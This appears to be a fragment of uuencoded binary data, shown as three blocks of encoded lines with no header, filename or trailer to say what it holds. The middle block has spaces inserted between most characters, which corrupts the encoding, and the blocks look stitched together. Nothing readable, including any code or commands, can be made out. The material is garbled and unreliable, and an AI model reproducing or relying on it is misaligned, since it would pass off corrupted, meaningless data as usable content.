MGH7\$S\$C#_13P_PK%F)"4T&RJ\QREE.-#K6%K#^XE2+%\$#;7-@3?<?P`FC-40-
MSKJ`V[VE>X`/Y5;[P`C4Y(VRTT;9&C0LN?'`%-5)Q+!`.9WZ</\CU3"I6
MQ5;`[_=>B9IPI(/;1/Q`6G+J)V&Z<\$D^Q_\$V)",XT\$9?:G:AI3N%<A/#^-2Y\
MCWMM.<Y\$!\9F`_,PF4;=Y5JX.[YI=Z8_) +0/W9N[_ZF8J6GE\$H4%]<\$V?DV#
M-D[T2=PG1NL5G"MXG@Y3WP>Y+U-S6`F.JCY5]T%_@)FJN\)GJAJ1?Q40%T=[
MY*K5_4GWGM)7!M)QQL+?*=*1\$N%4,7_)AY>7'.H3NH]9,#D00=6B%3>+\LYB
M4^3/H`_"+"7@,&-U1[\MV!-: :D*,S_Y`WP;Z1Y33U_OH#B^6<=I.W?3Q7LWJ
MV<?8;BF\&U"D%J2G7L7-#/DNL;\Q/,L29L\R.OO:(M&9UU)*=.;U2,D[\[I&
M_KL,/S>'KL=9Z!F9_1UC*#V,_YZ6?6OE\')G_EA9YJ?47.[X*5T)H](LG<XG
MT=BWU_*L=&S+KWQ93YR]UE>V4?N(#?/=5)IGB%=Y#G2S7-L67PC>[EC]XBQ
M,HY50%@9U7@Z*WL:QH4!>'MV1]A/<YQ+<ZJKSTF(G8;VY>17Q[YRJMIAU\$=Q
M#AE]X*^TP/,O[#S0:.,S^W&P3\$C4>P?0@&K5\GJ.[KQU]PY[J.1:6#I";6
M86S@WM(0+Q<Z4#;K01)(',>BJMD/[TY'[U4GXMUX%M7`#_U%S)[<D=TO.D)0
MWI]3MJ^B4L@SZL\$Q+X:[UZYNW*F-]GW9SEY/O&B9WXXU\$1]X0P*N(;82<J
MHM?GUKA\GE[6=EL";3>]B[:;#GRKCOC;[FF7YG=EOKAW+*=S9?:P[[@?8,\7
M]W<_Z(O[.[FG/,R)L@]/Z/>N5UB2T4^K(P.\N]RS4R89H+]:,/)H':@Z[XS\
M^]3A:._:*B%]W_05R1R_1/W!>O-.%UZM^/W*A%4*O(S>'JIG=D%<S,/NB/O0]
M`L^L/^ZT`?_I;A'<)056=0"K"KWY`*;AP\SO\N)FE#.&/P=@.UMPUQQ"6KK
MI;/L#*F19>1: '@M@>J00W*,4T-YPC=0H9^0'N6_Z:0!'C_:S66%X?S4C;PE`
M[P,HU\$C>'(#.`VB):L/5;NR62"^^7@_=\$CO5E",\I_Y;&9SLB(Z#FG\ -7D9&W
M>A1`2IX:Y#7`. /"R`#N@Q`W33SKY%7<L8.6\$'[\$>;0`7((6BS%3`//TCE[
MM,-6T`Y`H2XMHZ]NF?M01W^]A:P!!=;#D2VJ-CL_.!UFAD\$W*A;U3`=W6<2N<
M-DL%=\$PGNO"TT"\>44U=0WT%XA[&71KKJ<A_?XRKA5?#O?=X*S[\W(7RQ3P38
MVSA^9;MI+_.U8HNLO]VB7LKLQPTY\$XV@[_48^EY?&(NK.3T!/_YC]\$3N>WT2
MLR>O4NV6D5I+Y#QF11B?JVYB]H05`#T>H.-<Z/7,GKI:M2+3F`U@&]=U+F31
M2`/D5RP3.0W[1_9AZ19F=RR`G*+G2?-9KG(D=!: ">UQWEJSF3UQI9J)["6P
M;V1VR]&`^8BX:XY<RDNS#R3[%1Z95I33\$KD`WB<I8UHN=A3&8=">!\$EU813>
M"MM9.(.MD`X*63*OH`5[E<W)"SL_&=\O?A.^20\N*S"BI>P3J?KI;]_P<*S*K
M`L89`L9L*W)K!8PQ`L;E5N2N\$PH8(QU,>K9!<5,Y%3?&)GP/-+E2?XOWCBJ
MK`3&O./*YMK\$RLKS9G<W3X/JS=W4`W,KG?F^`>:)U1`_O%[OYCNO;,P>`&D8
MS]3" `M-T`JRQ/A8>U,DRHD7JQ<A_;;4T&(;<";4Z1SE:B+T;) `# .H5A\$C,>U=
M6M)Y>GNV`#T;+1P"MI&`\]W,\V"VV.#N;9X`<T0Q+`J[<8W&#_M!8]W1[KO
M\W*9S&7\,[1J9^V4IQ/=G7J`RN%VBEP38#K4K@FPC4)KHL4U*E/52PV"4:*
M:0"Y\$*Y+#+>)>`BK`SLN7.F,\$1<K?CWZM)6.`GVJDO3!+U_IQ`2:%J`SPZ5S
MD>(?@V:Z\&D!`^TK`3WW5,4>^I6E_Z%?'IWNW0N#-`9Y\ (G!.!+7/B4`R%
M"Y\8@*]SX9,"`==^*4<[OB%>@3@K1+&P978R`_E]>`S4F?X#AA)OPW`63S2
M)S)2*CP^0;`QNC4GMT1TAO<8HR;"JB,X@WP-^(CY%U9X_&(E\$UG"_%`8KQZ?
M`M!5`>@=)`T(T*4!Z-T`O12@J\ LH3`+H`V70BP`ZPH/RM4@&:DAS]8WP%GOP
M+6!D[99`[?&?><Y6N?`X"] ;N`>@BX1W(BHQ7A2>@B!5]GSDQVNTG+E`L1?,U
MY]F*#BM)6^I+&UZ2=K\O[>"2M\$6^M% ^6I"WV1U0DK9`I*`";X`"^]BWSI/
MLZ+34QW9;Q%3(=A</PS>\. .KR/N_ZB%4Z]WJ>-OA.7T+9(9&=_P1OCO\$?OQ
MR?R\S#1F]JB[55?,J/"1%#LF%`H`98V?X9N#V2H__6A\ -I(C(1IA!7@C30`03
M8*SQ,\$!208Q-@/&2P+@>UPD1?7:[<2`:(RQ)E9%/74FZ2MTJ>_J_GZ*\ZO\F
M*Z3_@SK^U_J(:N<<>Q\I73]=L0J9SP_GX^`_O`\>#??SUQY.<6_*8T5(.UV
MM\$&)F_W-O:K0`BEB;_9R!X+- (PM-F`RUQ1RR`P.:=92_+E:!VFZ&:7IR6\$G
MWEA%`>],+M0FBSR+- (MG93`/])P]HZ&G=WH`WL#IFT7![PTW1R6`"O)ECMF>?
ME^:)O\$M]>1?[\BXIR[M`G`Y`T"]18.6?&3RUU95NZJGYQW=5G>-9Q` +=K917K>
MS#&:M7V8_]D^ZTNU6<N6P>RSS@?<#+,P.O#S/W.C/#O>[;VHM6M83J`X`0JG
MDM,IAL`!K". [%KB?TV"\T,F;V&1!:Y.@1?&J*+=!#?2`7XM:*U`=;K%X6BT
M&R_O3(9^ .BZ2@ZF/0"K+&"O\$SPR`"^K8',AU`&E6_\UW2G#GX\5.QT*GGCW;
MZ<6?R\D%7K:ICV\X21NCX[U]UJDE<?:L!DBQEY!&\.:0RL[*:9=/;O?1W<!
MT&T.T0Y,*!"WSBF%EQ\$/EE&W1E<L`>CK6H3HU[,K.[VWJ&>7=`*OG<_PN`=V
M_CZ4#]"WJ<1J);((:91(7X-ZFEZPNCU%Z&M^Z]/7;)+?Y?H:Y49%Z@RMD=F[
MJ*Y`_`][[-?7R*O=>)]EZ]PXI*`_5`. \/:R>?YNTTL4XL_5\I5MYG5L/Z]RS
MW`4NYIRI<6N;X?6\AY#EPTTE:P3Q"LZ0148+/U/PQJ>KA[DE-40+;O;KV<>MZ
MB>KY42()HWXUK<7L["6J6=N>/3#JV.F2#-8(Z6&>5U,+LN[FUX5_H(-6D_`^6
M`M6LH=I(*_VYS&,(\$)UOPC6R(/9Z90X3V:FZ]+08V1[A*X>HTC0QOM\$(KJ)
MD6Z=-Y39TXU>[==;)]`JZR8V**@Q?IG[']=F3"Z5-2>LKBRG7^KF>4XJ;><9
MD`89F[8<Q*,0*JGSA.JJS/P!1[.&(O5\EN9ZE\$=CU`2/2\F7LQ[LAN4&L%
MW8W"XNH#U8E*W"R]7,0T[T151W931?S2V2PN<+;H)./?#[_YU=[\ -ERVY1F:
M/0)Q-JND%ULH;)Y>+5+-`Z2:T\G-9QS[GWFKRUVV`5JTNMPEZV.5G7BYMUUVK
M\3MVVC4/7\9;@2V8Z-V4][M[78.UJY\M6%)FW1*\;X/9QV2AUH^H4F!\E]Q
MR^]?]MV^LYK\R_#RA>7>RHOBBA38K4J]9&.E"UYJ1-Q"G#,*OS>9,7OA[=S
M=6G,(-(*&L<O<;F,KW&IC*)Q@:YL/?&@%[#7./ (WAL#^HL>:YS88YNYA13%
M`B,+J5(=1I^N<"OH,?JO?08U4*/\7.`W2HY>\V;93V)5)(LGK0_VJ/JK\G<
M(SOWK*#V45OD<+2*M430%?B;`#^3BN)NET&[79`SFHLG87Z<&5W"M1U/,/O)

MC: I] ZDBM) 7D=LY*DU] C% [\$? 6 J ? CDEIQ " 2RSTX6X73 ^ : S ; R > +) IN3ES# [U . , A
M [R0W [UO , ? FH3Y] W & [- / : ?) AWLTS2T8E \ " - + O ! M4 ^ Z5BM) ? R6F _ ,] 9O] UK < AY
MI " \ GC & _)] NS ? I # > 9 _ > AZ - 9 - T = " 4 [H6S2E = ! = < [* 3 T () / (UT)] SPOJ + 0D / Q ' O
ML @ & X @ A @ YXVII LMRN & \ " 9A = \$ D] YE . & I - ^ + ! W % / ACE - @ E) & ; 43R * % Z = F \$ 1WS8 _
MTS [Q & * U % # _ O > . 7 \ UV @ = 8 J < ' < HK2S2 [YM @ [1XTDK) S + G ' W \ LX + . ? ! : & \ ^ 2 ; 3K
MV4E % * SFCA)] 1X . ? I + C \) 9U8 % G # - \ . * V ' < VL % G # \$ ^ G (& \ < U < % G + \$ ^ G % PQDSS5
M] VQ ! GDG \ - . B ? . * _ W8L2 - 8P4W \ + W ^ Y + U7N # I) , > W > X] R [! BB \$ BOX ^ / EWT \ 5H9
M ^ R _ 9O7 ; R ? * > + ? / FWJI * HR \ 5 > 4 < ^ ^ Z , PD1 [J] HI [5 % KTQZ * , USAC4 + V " OBM _ 7
M5Y " & < 7 ! , U6 > ' . + : ? : H6N3 [8W7 ! Q ! & X \$) QF ^ XC ; 2E ? ! ^ UQ _ 6 # ^ 74 * 67 ' : "] \$ V
M + = 0 & L ' D > T + # F : PAA - CC <) 4S % O \$ & " FM7GE ^ VE * - TRC] 5Y - _ - \ V / . ID ! . \ _ / V
MALLC (R2 \ ; S < NBN " ZP \ SD _ ^ &] 4Z ^ USCN] + Y ? : J _ = = Z ^ C < '] 3] \ > OW6 ^ NW2W] (
M] \ > O1 [OTIK5D (VJJ) I3 \ / HQ7V [GE954H > ZQCG9Z3 * 3J / R0CC > 8Z ! D7KJA / TY
MPLU , 1W : ' / D) XQN68V > ? T4 < RS4C ? 16 [= KU < [SA + K * L \ NQ > - _ IRJZO) Q2 ! - X [P
M ; / 8C % O / D4 \ \ , / U < T8V \ & B # ' X ' Q ^ @ A & - O " G , , \ & ? F ' ; 2 * ! G , ? Q _ # % QG . / L9
MEZYU ; . # O @ = GN \$ < Y ? 9SZ] \$ M + . 0 / X - MQN0 - \ _ RT = Z2 ? F [07B = ! G] 9) C _ U / * 2L @
M + ^ @ X : [3P ' 0M \ _ H ? (- TCD < ^ ' O4DYCF \ X \$ Y " 4 . , 26T ; # 8 " N = NS ' [CT _ U ? , . DGW
MU ' (+ > [Z (: 1F) 1 \ IN0KG) 9S _ _ F . > _ \ L] K * 9XK] (ALL / ; H . 2187A ! B23V <) \ YZ
MW * B6W - T8 @) II ; # N _ ; ? G = ; K _ N +) - 7 % JWURZ & = < F4YM) - ' I ? 3 + E . M = FLO + Y - " _
MKJTLAS [MYGFE [# S (< ^ [W] 9 ? ' \ > 9 ! 7UCKRPBN ! \ R ! ON = ^ = # M _ = O > Y YD # A _ KS ! [
M ? ZTX . Q \$ Q % 5 - KU6 (: > MC64 ! LT [Q4) 1Q \$ - - 6 ' : 4 ; I9 @ YZUS] 2C & GK6UCS / VGQ5
M * CQK8X3WN + < Z ' LV (RDH55Z , 8 @) T * WZF + V . L + , & 65 & O0 " 7B \$ & \ . VZ . 2 @ 9VU .
M < Z / JK ' # ' , 7T \$ PNSY ! * ? 5] 0 < J2LJ3 . ; 99TY % = # ? ? BN \ 7 \ V : WJ33 [/ V / # FD ; 16
M2GDLRS ^ + 42 + (US : GI ' = % Z37 ' \ _ = + KF ? M [0E - X , TGO) M9 ((I [N2 _ NS3R > ^ TX >
MXV) \$ _ F ^ , M ^ DH : . - ? , ? + % ? ; K0 < UW * : ' U [] 2 - ? W - ? QWPR ; PVB = NX9YZ] R9TF + T
MQ ? UWZ1 ' T \$ + M % 8HOQ = Q [^ VR ' Q ; [_ TDG7 ^ , S ; S > /] RY . 7 ? 0 = IM ? / V # ' % K ! UQ15
M < IA _ C ; . 4 " ^ A " ' 60 * ' Y [# G0 - 7RNU2 " ? ! MQ / F , # P58XC4M ; XS) K + OC (DXP2) A
M + " B # 0 ^ SAA \$ ^ 2 / ^ \ KBL ! OXE \$ M6 ^ ! [O % T = H > (9 % ER ' E > . K ' ? P # H1YWJB / X & 99 :
M19Q ; P = @ " C % 9OKU < CQTLQ45 : 8 % WU + L (R , A _ 12E : " ^ 1 > = \ > S > = 72NU < Y " / TIC
M ? S # X / 7 * N = ' PB + CLC [# \ E _ SBU9) TS / D1 \ XQ2MP] : L \] 9ANAAG ' EE ' XVB [< 2M &
M < F4MVKYP ? QO > 2Z8Y & \ @ . J , W ! * B @ " (V5 . PUU @ > P3 > YS6RC8 @ EN . 5ADR % P] @ \$ <
MNNM % ^ @ BCAR ; [[! G > 6 % ? 93N4 = M] Z7E8VOGZQSXJ1Z > T \ HTQ7XN ' J9 ; ' [6WK ! '
MJ ^ 7W [< : 7FG ^ \ 9 . O = = 5 [9GEQT ? > D82W6L7N ^ = 228 ; @ K ? D @ O \$ & 7 & _ + = * [US < ! Z
MK ' :] , [Z ^ \$ = AG [N _ WY ;] > TC [KW ? V < HB . \$ Z = [(, / A - \ 6D ,) : 8BA ; 6 ? J [< = QE
MN) CO % \ ^ 1 + ? TJ73S # * GV (W * Q \ 7 & QF ' Q9] D3OUBS4 > N7 / & FW * AIN # X77 ' C = IK]
M . [+ KHQ - A # " M4GZ \$ 5NF ' L3B = ZL1 , [< X + 44 _ \ ? OF _ W . RAME9YG ^ 8U1) O , (U9 = !
M ' = ' G / ^ [OW , (R6 @ W ? WUFIGP / W " M * ? WP _ WN \$ * ^ C > 6T : ^ \ [ND - ' # P . ; I # , ' 0 _ 4P
MY # XR8OP ! , . X2 & & - 83B5 - A @ IRF (C & J & \$ T1J [] - \$ [EOX6KWY] SVL] @ O * ^ . _ 8H5
MKGY # M @ % BSWA # QCB - DS ' . ' O / KQP] = M _ VT8 : ; 9) XP ! ^ + = 3W ; E [? I ^ YR3S = : + / R
MBCA / * [W " ENV < 26F ! 4 + Y] . / F : L \$? C9 ' ' UF + " . ; YJL9V31 ? * ^ 2 ^ FYEGTWR5 = " . .
MS7 = + C / > A _] P ; \ " - < ^ WV] UUR : 7SSM [< [\ L & CNC ^ ^ ^ 8 ? K ' 5W ' KHI2F5] OL + LK
MW \ IZ @ SWK @ [' H < 112 - F @ \ 5E1 [] G '] % MY / # I ' UNTMBFU ^ % + ? 5JA9CF \$ 5] , \ W ; F
MQ2Z ? [8M = GO3 ! ; _ @ / 8IICJ1W & / W5 < ^ = B _ Q _ M _ Z1C ; & B . QVS / H & ? < 9VD] \ 1QIQ
M9J78YTT ; ' - Y _ 7B : ; M6QP > / ^ * ZE _ [# - O @ E \ % > < V4P3 : Q] # H / T8 [F < : \ JMLBJC
M ! \$; > J3 ^ ' 6 > ! ME ; 2 \$ GT1A] \ . (6 = 61W : DV . 9 \$ _ O % 6 - G) 8] KQ \$ < 4PEB ? N * L97 : Y
M / 7 - G0BZETU ^ NT (/ _ A >] 1S1Q ? \ Z0 ' QO5 + HUB _ # / 6M7VH / A ' Y [! , / _ @ ^ \ ZQ) \$ O
MKMS @ 7 [^ \ R7D4 % ^ / _ - 1MHS + ' GX3N _ H] + NS5 [\ . : - + K ' R / BS ' _ X +) : E4Z2R & 2 <
MN3G \ 797V < C [GFE & \ 1 \ VHQU % Q07 . + I7 & G) ? A - _ \ " : D8UKLD : (MOSB09) DKM5
M ^ Z2 + - ? 3L8 . / : 6MDSZ ; ' K ! + G - 76D # WTGW !) . LA ; EB2 + 1 >) _ 30 ' VJSO) ; L ' R *
MBPEE + * # 61 ? G7 _ I ^ / > # WQ ' NF \$ N97 * # GY ^ , \ S ' J] MEN \ ? % 7 " = R ! \$ _ [J - B , YT (Y
MC ? > \$ # * TF3L) H ! (S , 17Z] - UZ \ Y / ; 99J547GA [@ R < O1 (6 > ? S ? ' , / : + / ; & 9GV ^ @
M / 4 . * / U > KT ! * # L25L # ; ^ RSV ' 5E ^ 2211 @ EB \ B > (N6ZGN < : - ' 2W > ' 9 . " TC : H * ' O
ME < ! TS9Y \$ SQAONT \$ 130 ' ? KZ (\$ DH8) 93 , [! ' + # 1CV = # 7 \ + ' 6I *) H & . 4B2 \$ G7
M ! M @ UK + 0 & 09RP = J , 24IM ! FI2 : _) AX ? J & OR ' L = 08QKX3 < 76L9 + , 34 \ OV ! KIEIW
M ' IU ? L % D] N] BG ^] EGH \ / W ' 67 [& @ , W ^ M > 3 . [K8U] @ ! 8 ^ & VP + [& (2Y - M < QV ^) B -
MSMZS " C + 2 ? IK ? = OB \$ C4 \$; 4 ^ > ; _ + 6 ' XUSOES ' ' N . 6 \ * I7 . , > < ZM + (+ 5 / \ < T [' 1
ML9E [E > \ = = & 5 ; - Z427H6Y9 ? I & ; VY) B + EE ! L " F \ ; EEL ; J0 ? XW # 97T9GUM " + 2 & 8
M6T (PM _ P9Z @ QSB \ WLVAD : / N \$. ! [8V [< ; 27 # , 9 (Z # S % / I " G9W8 # : 4 [L1KZISA >
MBTL8 ! \ O2 * / > 9 ; (< 6Y3 / 5F7Q] 3 # / 5F2 * R136 / < , LC5BDX ' RD < CM ; J5) MU * LXZ
M] DUXOYZ / = 54ZS \$ " WT # / ? W3 [I ' < F > 7 * W . XC . OS = (AKU) M = = NF4 ? 7V ' : AMGH ' T
MC - MH - S : J = E . CVF ' < % Z \$] G , < BM3 [HW (K0916A * RI " 5U : \$ KO) !) QA ' OZMA # [> D
MOK # J ' G [= " - & 8XA (= & = LB ' 3W ; - YTW ^ U / [C < 3 \$ ^ / 2AY " & = AZF ; G8S5 : 0 . [2WM
M () F _ \ Q / PK9 ; / D ^ , ; ZM5 : W0 _) * 2 ; , ^ _ 1 , ? ICZL ! \$, ? OTT , 3 \ > ^ AR @ NN ? 9F (HI
M] I4 \$ XY ; BQA ' \ MU51N (\ 37 " & U9 _ NRKFCV9VT54RREE] & > K > \ R7UT7 ^ 8) U & < Q _
M [0 & PR @ TYJUSN8 : HAQYJDRI3WQM , 1 % 5 / Z = 95B [, LPQLO / 843 * L7XE ? *] 6LP & ^
MV [FE \$ NT < UK7A ^ - A = S ? K & EQZ ; G ' 8 > H) ; * 4 = E - SOAR8 \ 001 ^ 4W ^ 77 (- T = * ? 9O \
M # - * YQY51 ' Z ' GKHF @ % P2 < \$ SJR : R , C7 (\ GTRMZ / , \$ \ J # E > ! YB5O9] PC) " # \ ; DC
M2WWLRDCO _ Z @ GE ! = HGD4 _ , SDA1 ^ 6 % ' # 5 ' R % # ? ') 4OX - ' > CJ < X ? \ # X ! KAC - GM
MF _ QZFMLXCS) \ [< ; 81 \$ BKDYU3FP - 4W , ^ 8 % TGR ? 9 & 6 ' ' 0 - AYI # ! G7V8KG (+ LE +
M0 [Z _ Y \ . U / QK &] _ + 08F : R [B / D _ 2V0G @ Q0FQ _ ! / 9 - , * BFLZ # I9 _ I / R = " MU , - ? +

MXD [960S/">FOH_\5/+/F86, TYRI#9JU&W, "HSH8OJO, =FA/5V<\$/&WBZ9T\$\$
ML9PTRQA?%OVY ([LPTNFKLY5Z+4\$ [DYMYW7"G) (FKB.0\X\$IK*IZ:T' \.>RN%
MM=X#F"%>GZG*.8RPQY5P8!&G@A:.24<;"CE)&]K)?8H.9 [DPQ;'!O;M) S\$QA
M*=X^EP [OUFA [=FOT74KO4YX^3J1WL, 41F%>A!, C1\^'CTW90' &5<&N2=!\$/_
; M7Y_TO; UB); ^/FGU0P_MF*AKSO] =`W+--6, FC=\$K_, !5-H@:8 [UGJ, [@66.;]
MZPK6') ONXXE [E\] 9B/9#' PNT@1] C [H] B+/M1C! 4_BK'R1S%6^3!RT5X^K) ZI
MU [F,] KZ/CV:JO>' 1R/VI>C:MLX,] \$ \ ?8H' [N+0'NQI) W) -5D-V--=K#&9-' Z1
M/) K1WK97YE (JLVS7N' >@A] W/>] @/Y7LB2CUEKT '^!\KR+>?YL\$830UEHWWIF
M=?ISK (X@S.CTV4!M=O<QY5* [HOAFBEF*N] 8*UUH=*NU_6#-^L> `GJZG2V.-
M [] =; <& [O!VF] N3S\>\EN7' -SSMFZ8UMTEHX6' A [, 3F^3A6V15) ?&\>@W@7V<
M%K><%\OTC, , W^7N% [O8QWE11IV87U] X_&; OW' \$-UQ?FY () 1*Y, -#/DW&@TX
M.*Y; \FL) C!HW1.L+:S1+GI>TE&EL0D, [RRJH'Y_&] ZHQYM3) P^MD2] Z3L) 2I
M49\$N%X; G9*_<\S>3_\T+C.X, XUW_\$JW\$&) 7LV) I, W.S8FMRDEMJ:_%DMM36Y
M02WL?:/JUUV>N=G18=ZH^FU-_B#>V39NPGUGU#&"-%*K^67Y69L=79&' 8 [.Z
MBKJB6S9 [\KPI] *%W^`P (/ * > PB_*CAS9 [(^? (\ .A*%U6_3; \ .?/:B:.%B5F
M^D_//) F [Z [D (V9-, X_8D-X, , O5&U?S%2:XG] @?N9P] EF' ; .O7Z>B1S@KWFR0
M-SC [H&.XWNA) C (88)] N') [GG/_ (2A_E6, /NV3:H5FP; 8; 3Z/LV>P3, RQ) =G `
M [] LVJ/ :@8 [46] 5ZWQ#7, GKU6Y#S2E_, Q9L; 0:F `YLV] <KV9BCBW) *F; _@FQ)
MZ*XYMH' 3L@_R_, 8Z5%IB2X `3-ZB8EDM\$X>U' 1S_DYVZ `'_YS-SI^CSJW74<K
MDHE%Y\$] FUJT8C-*WB@"; W2Z^T; YFZW8K `H89W@85UNQ6TLP HH `QQL7 `^ (] 6
M [*X* .&-] .& .+F=BION<"Y"%&C@)_ T [T8M=JQHM6PE0I>*ZG5, =+0K>%<_Q5#
M7] S4D\X5/0DDXKACP_\$DSW&ZR) %_IRI&-AS+ (5\+U&2DVQKU; \$S1\^MTU (-D
M0^Z<02%037&U4&0 `50570L0@2ZIX!L4\$2 `RNC.H_>Y (*? , G/^A\<U6! , XAC
M7' @Z `#_ `A1L!>+L+3P3@SUUX407O2USTH' .VQ0S4YXH' G3, IINKWR33#I1, +
MT) _IPC, <WHV1 [X4; ` `Z (SU?3T\$BYKR:< (=32 (S+; N@/@' LR@?L6P_ `51&GH
MJ\F `R.0BH\$>' `S/5Q- (B ; P"=--%; Z:?!JM2KL^&; JILI `K2J-/@ ` , [H5G
ML&+56' TX#`<.:>J#/+@D') \, 1EA0:D `+4%U2O, Z9= (6VK299-, &] 4GFC (N!
M-GIP (-K2 [WR^F%X/0] `M# :T10`8R, FG' ?T.*98P; 7+] `>)) W2 (3\ `MWG\PM
MJ!GCQG*L>) _X75#W85CWB&4<&] 5GA7DJ] _; @JWM2M8Q->B!5R1D#?#Z5) LO]
MN ` () T>5FC/ (!X0?FA `2' `>6.E [\$L39N"J; CD>BI, H] Y (3^CC\$=M! ; M!99+
M.%YKRL:O1, 8CM<: (Y6@9^&!QK#2Y+6& [@?Z [N\1] Q:L1H-YN, >) 1H] "@YO+
MK5^: ^2C] 0MSG] &<EE (71-P#ZLX%:<7MFRI5R:ZYW" ` \V!N [G&N3/AO<K\F>3
M8' `S&- ((QVL%=HYYXSGN*\<AY/D+>?GG+K#VXS@; 8:7A-&&^3OQ/=^N^B_Y
ML/"GS7+3N' `^*, /JPN% [X9^H6. .C#PH^#/BPN [ZP*HP^+2SK-:"Y&-A:_%2U:
M135:AC4B?QU^ .+5F#XV^U!AP) FH<! /7*+&@/CI ['G%Z++J&\$G8\Q4?H, (, VQ
MB47' 9] , %1<?T [G%A!%6#<>S4_0, CA6%E) -] 6+\`K.8HK; 6CK+_A `^QDZ!OR
MNXD&W+WRDD3RV6L2 [K^!C"N3W416) C\.\>MD+S% `] NPE [@PM" ` \ /EM `F] .-P
M<X@MP]] %&] MB' EGBZ [9\$CQ; E%+I; %&J@C7V3SU; =, L61W; =6_5D5] *+W+-%
MZ\$VS>ZO- (1WFHX [L9+ [Z-] /Y/1Z-) 2Z--J54M [] RBZ-; N3_LMQ_:N, 49S] L4
MQ_W0PUO\ .I<5X5* [O<<@_7SFV.VU*1W&5N' KAWR; XUZ64F* [AU@/A<MM]] H4
MU, ` ` /; L ` `S^TCXAVSW (\$^HJSP_ ; +M' >#_5=F) OX%.CT-DT"YW-44) G<YI/
M9S/8AEYR#L/_ (^\$:Z^ALJK; Z] [Y6<] Y' Q9JD!Z3%X; ^/7) F' =^7, %MQ/^M,
M `?MK&/7%+>I) C' N6!1C:T!PO4O_&<] @G@*RC.38TI (E. `P [0TM"&!B' VU81/
M>V. `KSLV-) .Y?=8.:7QV07@&] P- [IEX) 7PW@KP7\11S?! `RTH9&XYKL;] (RD
MJ-UZ7CM+: `*:' `^>- `A5U [J8UJ] DRF' W" [0#/\&C35 (= `11T@ [:S; -2\R=8KG
MM; 0ZPSP1/?%BK7%7"L: "K43U, :) :D8I7G\> [P+HW@/5\$V-M%>, G919A!>6BO
M\$/) , N<-WKFMS^6Z"<:1\$ I [; *Z:X#?BX) H^7!S@J<LD^8PU<#*M_KICC<A_) ^
ML48BW `=]] 7M"U ` _+; ^5U.<RKBPM; _Y/J1W0 [V+ `<QJ\ `^W; %VMWHU, Z-\$DZ]
M] G>B=ELX+M) 5N; _=RJU [L] NZ+6HMHSV7B-ASJ8R] 3>S!##?</1C:>Y&IW"=]
M7 (D; 7; 7; ; 9J?._U ` /%S8IN/UGNIKFC=JI5RU4_C*1 `^B [K<U<7- (@CSW7)
MD?M ` -F9*N& (0C5XFMJ3=J8"==O0Q7=P2P!KH ` \ -ONV2" W?_ (!<V^6DN^3"
M7 [J@4; GO_-G7=TX2Y6SVE7-*E] _LGWW? [*EEWP256<] N_M [_/5C: #M; UUV**
M [Z2>G=?I [_EN>K919W^NN*I4R?EU. \] >^A (8) Y8S.=_FB? \UH\$\$6Q\NM2.\$
M^3&- \YR#\5B8 [* , 9<^RC: ?2K! `VB (O3) BM!M%:%/580^71&ZH2) T8T7HIHK0
MS16A#U: \$; BF! ^O<@UVYUY*?M9>< ` `] KJ^#7: 7G (. <' L7YP#IO.=VR>_7: #O:
MM38\I3I^C43\6; ?<T6JIWO*EK7Z] Y6BULMYR-, [Y48GO^] /?KJVDFS6S9 [/#
MY2J68&?#JJ>*?0N_9\I) 5Y;] 8BO%QC%-BMB, O: [0<+Q<: &B31S<=" [] `PG4.
M7+^!ZS2XQL!U' %QCX3H#KG/A. @LN&Z [3Y9. ; 3I% ` -YX-] Q? `=3Y<H `Z `: Y?
MP342KG%P' 2&?W/AKN `IPG0S/A\) UC, ^ZIM!P*CS] /\Z>!3JJZMISSOUE) A-R
M, W<28, 1F, D\$-?H< `0D!+&OZ!0! (NGS" "A (\BZ) B\$CW79"@K6YUM54<!7M5BM
M^<-K8YVM] M%84EQ (E) /C7:O' _MT) %@0!%T/#V/N?<._<F0_- [66MR [] U [GWU^
M ` _SWWJ<.1L5Q>@*^QL/7=/B:P+^FL+0>P ` \ =SKSV) =T [KSU_ASNO] >EMENYP
M] CNNY#ZQ' 3V) \$0X? \V7=T9/ `O] &2_C (ZAWGM_\: [] * _XZ* M=^J2/WG; I7_71
M) UWZRWQZIPO<] %!T^_4ZQ () GP^UZ=VON<:EO\ :7W^4NO-K' YWJ7SV (?GQM=
M^D4^G4N_6Q9; N+O-A<^R\?G#I?/-)] ^ [, 8=CG [L `E] ^ [W?I%_C2_Y `+7^J#
M_] :%7^Z#/^; "%_K@6UVX [8-O<^ `C??#G7/@\$' WR7"V_PP5^6!GF7%\YO.G*
MVU3F] ?GRS@YG/VZJKQP^=OFG?/R_=/E< [>/_M0M? [H, ?<OE,] O\$YYL*O\L& [
M7# [+? `S45@?> [(, `6QT^TWU\3! => [X, 7N/ `9/O@ ` %S [%!X^ (\) D^>\$FK4\YS
M?.5Y8:LC5S6^ \ASFTB=]] * -:G78WUT=?Z=) ?YLOO1#<] XWSIF>K" :WUPVX77
M^ .1_3JM3 [U?* , R31SS>TBCLRTGKP `^@0KJ>=H%\$JK) %-E7L\$**V3G@#0\EGA

MOD1\$7[X<>/P[".A'W.=YV?U5[A>XQ:'C\$Y#N(, "-Z*Y4"R"K, 04I&&Z(4Z
M0BK3\$*40M7>_KF'V"V"UNWRI7@;]&:88YS2\$GU/LHSN)/>E:'77<T7L88@ (2
MLXO854UZ61'PN'J?W*R79:OK, .YMR[HWEN'L[#MGKQJD\$](\FF', ?4JO8RJ
M?'Q'#)68-F)7+M'+F,K7&%+_EV.>)WVXK0SJD;T+9705/%'O*JS'E7MAY-A*
MUY+DVFG,7@NY&P*Y&W*U+JT?Z'QE(MNH4*5,F43P?0.\T]+YRBRV1U&"_U.\
MAR@1&\&+U5M)^\$ACXI?4AO0_B3K'`)VO3H1:VB:_4K&GZ7+^%AZ:BOU%0BT5
M/9H^X=#,?(HNO%)PG\C7DI?!]@_<^P,9J]#+F]P+Y).:M![,RTM^8OP6XJR
MQ)[7N;V007P1*U/FDKAR/^3R&8@["1"\$QM4;B+WR&I8RWT1K\$&V^OICAWK4-
M,]/G,2Z@B:B,&%C[_'LFLU<LDG';RYUR6@FKQI^%) *M-,56X]UV'MSR[C@:
M9PMI6&E,K-.;%7NY\I13,+%Q4-4):Q6\$T4-1ZJI'K.:6W6\R_*3Q9@+(?\
MS(,Z+>N/TE[6]Z\DJJXD*V@=Z<_7E;\V22HEJF=)Z/JX-PL@!H5<L_;BJJE
M?D@DBQ00F]0R0^5Z*!5)LT'WPB(<MD"/AS>S5?2%4!ABJQ!'WBOD'K/JTL,*
